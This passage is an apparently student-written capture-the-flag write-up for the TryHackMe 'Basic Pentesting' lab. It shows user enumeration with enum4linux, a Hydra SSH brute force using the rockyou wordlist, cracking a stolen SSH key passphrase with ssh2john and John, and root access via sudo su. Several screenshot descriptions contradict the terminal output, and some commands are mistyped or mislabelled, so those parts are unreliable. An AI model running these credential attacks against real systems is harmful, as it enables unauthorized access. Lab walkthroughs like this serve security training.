S-1-5-32-1039 "unknown"\\"unknown* (B)
S-1-5-32-1040 "unknown"\\"unknown* (B)
S-1-5-32-1041 "unknown"\\"unknown* (B)
S-1-5-32-1042 "unknown"\\"unknown* (B)
S-1-5-32-1043 "unknown"\\"unknown* (B)
S-1-5-32-1044 "unknown"\\"unknown* (B)
S-1-5-32-1045 "unknown"\\"unknown* (B)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

=====
| Getting printer info for 10.10.146.95 |
=====
No printers returned.

enum4linux complete on Thu Aug 15 16:12:46 2024
root@ip-10-10-254-87:~#
```

We found two users: kay and jan

First, I'm entering kay, I received an error. So, I'm entering jan. It's correct.

1.5 find the user's name

The screenshot shows a two-panel interface. The left panel is a challenge interface with various fields and buttons. The right panel is a terminal window showing command-line interactions.

Challenge Interface (Left Panel):

- IP address: 10.10.254.87
- Go Premium button
- Score: 1
- Deploy the machine and connect to our network
- No answer needed
- ✓ Correct Answer
- Find the services exposed by the machine
- No answer needed
- ✓ Correct Answer
- Hint
- What is the name of the hidden directory on the web server(enter name without /)?
- development
- ✓ Correct Answer
- Hint
- User brute-forcing to find the username & password
- No answer needed
- ✓ Correct Answer
- What is the username?
- jan
- ✓ Correct Answer
- Hint
- What is the password?
- Answer format: *****
- Submit button
- Hint button

Terminal Window (Right Panel):

```
Applications Placeholder Thu 15 Aug, 16:15 AttackBox IP:10.10.254.87
File Edit View Search Terminal
Woop woop! Your answer is correct

S-1-5-32-1033 "unknown"\unknown* (8)
S-1-5-32-1034 "unknown"\unknown* (8)
S-1-5-32-1035 "unknown"\unknown* (8)
S-1-5-32-1036 "unknown"\unknown* (8)
S-1-5-32-1037 "unknown"\unknown* (8)
S-1-5-32-1038 "unknown"\unknown* (8)
S-1-5-32-1039 "unknown"\unknown* (8)
S-1-5-32-1040 "unknown"\unknown* (8)
S-1-5-32-1041 "unknown"\unknown* (8)
S-1-5-32-1042 "unknown"\unknown* (8)
S-1-5-32-1043 "unknown"\unknown* (8)
S-1-5-32-1044 "unknown"\unknown* (8)
S-1-5-32-1045 "unknown"\unknown* (8)
S-1-5-32-1046 "unknown"\unknown* (8)
S-1-5-32-1047 "unknown"\unknown* (8)
S-1-5-32-1048 "unknown"\unknown* (8)
S-1-5-32-1049 "unknown"\unknown* (8)
S-1-5-32-1050 "unknown"\unknown* (8)
[+] Enumerating users using SID S-1-5-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\jan (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

=====
| Getting printer info for 10.10.146.95 |
=====
No printers returned.

enum4linux complete on Thu Aug 15 16:12:46 2024
root@lp-10-10-254-87:~#
```

Step 4 : Let's fire up Hydra which is password cracking tool with the password list of rockyou .

The screenshot shows a web browser window for tryhackme.com with the URL /room/basicpentesting. The challenge interface includes fields for entering answers, buttons for 'Correct Answer' or 'Hint', and a status bar at the bottom. To the right is a terminal window showing a Linux shell with root privileges on an attack box (IP 10.10.254.87). The terminal output includes commands for getting printer info, running enum4linux, and attacking SSH with hydra. Hydra is used to crack a password for user 'jan'. The terminal also shows a completed exploit attempt for user 'armando'.

```
root@lp-10-10-254-87:~# hydra -t 16 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.146.95
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[+] [ssh] (http://www.thc.org/thc-hydra) starting at 2024-08-15 16:18:03
[!] [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:/p:143498), -896525 tries per task
[DATA] attacking ssh://10.10.146.95:22
[STATUS] 258.00 tries/min, 258 tries in 00:01h, 14344142 to do in 926:38h, 16 active connections
[STATUS] 246.00 tries/min, 738 tries in 00:03h, 14343662 to do in 971:48h, 16 active connections
[STATUS] 246.00 tries/min, 738 tries in 00:03h, 14343662 to do in 971:48h, 16 active connections
[22][ssh] host: 10.10.146.95 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-08-15 16:21:24
root@lp-10-10-254-87:~#
```

1.6 use of hydra

The service we use to access the server is SSH.

1.7 find the service

The screenshot shows a challenge interface for a machine named 'jan'. The challenge asks for the password ('User brute-forcing to find the username & password') and service ('What service do you use to access the server(answer in abbreviation in all caps)'). Both answers are 'armando' and 'SSH', which are marked as correct. The terminal window shows the Hydra attack results for SSH on port 22. It lists 16 parallel tasks, 14344398 login tries, and 1 valid password found for user 'jan' with password 'armando'. The attack completed at 2024-08-15 16:18:03.

Step 5 : enumerate the machine to find any vectors for privilege escalation.

The screenshot shows the same challenge interface for 'jan'. The challenge asks for the password ('What is the password?'), service ('What service do you use to access the server(answer in abbreviation in all caps?)'), and enumeration ('Enumerate the machine to find any vectors for privilege escalation'). The answers are 'armando', 'SSH', and 'No answer needed' respectively. The terminal window shows the SSH session where the user 'jan' connects to the host '10.10.146.95'. The connection is refused due to an untrusted host key fingerprint. The user is prompted to continue connecting (yes/no). The session ends with a 'Permission denied' message.

1.8 enumerate the machine

```

root@ip-10-10-254-87:~#
File Edit View Terminal Help
jan@10.10.146.95's password:
Permission denied, please try again.
jan@10.10.146.95's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ 
```

Another user name is : kay

1.9 Find Another user name

tryhackme.com/r/room/basicpcentestingit

What service do you use to access the server(answer in abbreviation in all caps)?
SSH

Enumerate the machine to find any vectors for privilege escalation
No answer needed

What is the name of the other user you found(all lower case)?
kay

If you have found another user, what can you do with this information?
No answer needed

What is the final password you obtain?
Answer format:*****

File Edit View Search Terminal Help
jan@10.10.146.95's password:
Permission denied, please try again.
jan@10.10.146.95's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~\$

Since we have a new user (kay) and we have a ssh folder that lists the public key we can try to get the password.

1.10 ssh login

The screenshot shows a terminal window with two panes. The left pane displays a root shell on the target machine (IP 10.10.254.87). The user runs a Python script to generate an RSA key, which is then converted to a hash using the 'ssh2john' tool. The right pane shows a file editor with a single line of text: 'Pandya Dhara'. The terminal history at the bottom shows the user attempting to log in as 'kay' using the generated key, but receives a 'No such file or directory' error because the key file was not saved correctly.

```
root@ip-10-10-254-87:~# python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
/usr/bin/python: can't open file '/usr/share/john/ssh2john.py': [Errno 2] No such file or directory
root@ip-10-10-254-87:~# ssh -i id_rsa kay@10.10.146.95
Warning: Identity file id_rsa not accessible: No such file or directory.
kay@10.10.146.95's password: 
```

```
[22][ssh] 1 of 1 tar [WARNING] end. [ERROR] 2 targets did not resolve or could not be connected [ERROR] 16 targets did not complete Hydra (http://www.thc.org/thc-hydra) finished at 2024-08-15 16:21:24 root@ip-10-10-254-87:~# ssh jan@10.10.146.95 The authenticity of host '10.10.146.95 (10.10.146.95)' can't be established. ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchysQ. Are you sure you want to continue connecting (yes/no)? y Please type 'yes' or 'no': yes Please type 'yes' or 'no': yes Warning: Permanently added '10.10.146.95' (ECDSA) to the list of known hosts. jan@10.10.146.95's password: Permission denied, please try again. jan@10.10.146.95's password: Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
```

1.11 key directory

```
File Edit View
Panya Dhara


individual
Ubuntu com
applicable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ cd ..
jan@basic2:/home$ cd key
jan@basic2:/home/key$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lesshist
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
```


1.12 .ssh directory



The screenshot shows a terminal window titled "readme.txt" with the command "ls" run in the ".ssh" directory. The output is as follows:

```
jan@basic2:~/home/kay$ cd .ssh
jan@basic2:~/home/kay$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:~/home/kay$ cd ..
>
jan@basic2:~/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:~/home/kay$ cd .ssh
jan@basic2:~/home/kay$ ls -la
total 20
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay  kay   771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay  kay  3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay  kay   771 Apr 19  2018 id_rsa.pub
jan@basic2:~/home/kay$
```

Let's see if we can recreate this to find the passphrase. Using the ssh2john we created the hash.



1.13 use of ss2h

I'm not able to run ss2john command in attackbox.

In further process you have to do :

#create some private key

Ssh-keygen -t rsa -b 4096

#create encrypted zip

/usr/sbin/sshd ~/.ssh/id_rsa > id_rsa.hash

John the ripper to given file, with your dictionary :

/usr/sbin/john –wordlist=/usr/share/wordlists/rockyou.txt
id_rsa.hash

Use John The Ripper with the famous rockyou wordlist to crack the passphrase.

Commands :

- `python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash`
- `cat id_rsa.hash`
- `/usr/sbin/john –wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash`

After that you get the passphrase.

Commands :

- `ssh -l /home/kay/.ssh/id_rsa kay@10.10.146.95`
- `whoami`

Entering the passphrase, we were able to successfully log into the kay account .

Commands :

- `ls -al`

After opening the file, we can get a lot of commands. There is one that is very useful — `sudo su`.

- `sudo su`
- `whoami`
- `ls -al`

Running the `sudo su` command, and typing `whoami`, we can go to the root! We do another directory listing which shows the files from before, so no change.

Commands :

- Cat flag.txt

Changing to the root directory we see that there is a flag.txt file. Opening this file we presented with the verbiage above. We solved the challenge!

QUESTIONS-ANSWERS :-

1. What is the name of the hidden directory on the web server(enter name without /)?

ANS:- development

2 .What is the username?

ANS:- jan

2. What is the password?

ANS:- armando

3. What service do you use to access the server(answer in abbreviation in all caps)?

ANS:- SSH

5. What is the name of the other user you found(all lower case)?

ANS:- kay

6. What is the final password you obtain?

ANS:- that password after we open the file.

Mitigation :

1. Use Strong Passwords and Two-Factor Authentication:

- Make sure passwords are tough to guess and update them regularly.
- Add an extra layer of security with two-factor authentication.

2. Keep Everything Up to Date:

- Regularly update your software, operating systems, and apps to patch any security holes.
- Automate these updates to ensure nothing gets missed.

3. Close Unnecessary Open Doors (Ports):

- Shut down any unused network ports and services.
- Use firewalls to control what comes in and out of your network.

4. Check and Clean Up User Inputs:

- Ensure that any data input by users is properly checked to avoid hacking attempts like SQL injection or Cross-Site Scripting (XSS).

5. Limit User Access:

- Only give users the access they absolutely need to do their job.
- Regularly review and adjust access levels to prevent unauthorized activities.

6. Use Strong Encryption:

- Protect sensitive data with strong encryption methods.
- Keep encryption keys secure and change them regularly.

7. Regularly Review and Monitor Security:

- Conduct security audits to spot and fix any weak spots.
- Set up systems to log and monitor activity so you can quickly catch any suspicious behaviour.

This approach helps keep your systems secure and reduces the risk of common vulnerabilities being exploited.

Conclusion :

the Basic Pentesting room on Tryhackme is a great way to get started with cybersecurity. It gives you hands-on experience in finding and fixing common security issues like weak passwords and outdated software. By going through this, you learn the importance of keeping systems updated, using strong passwords, and always being on the lookout for potential threats. It's a solid starting point for anyone interested in ethical hacking and helps you build the skills needed to keep digital spaces safe.

References :

www.google.com

www.youtube.com

<https://medium.com/>

<https://github.com/>

THANK YOU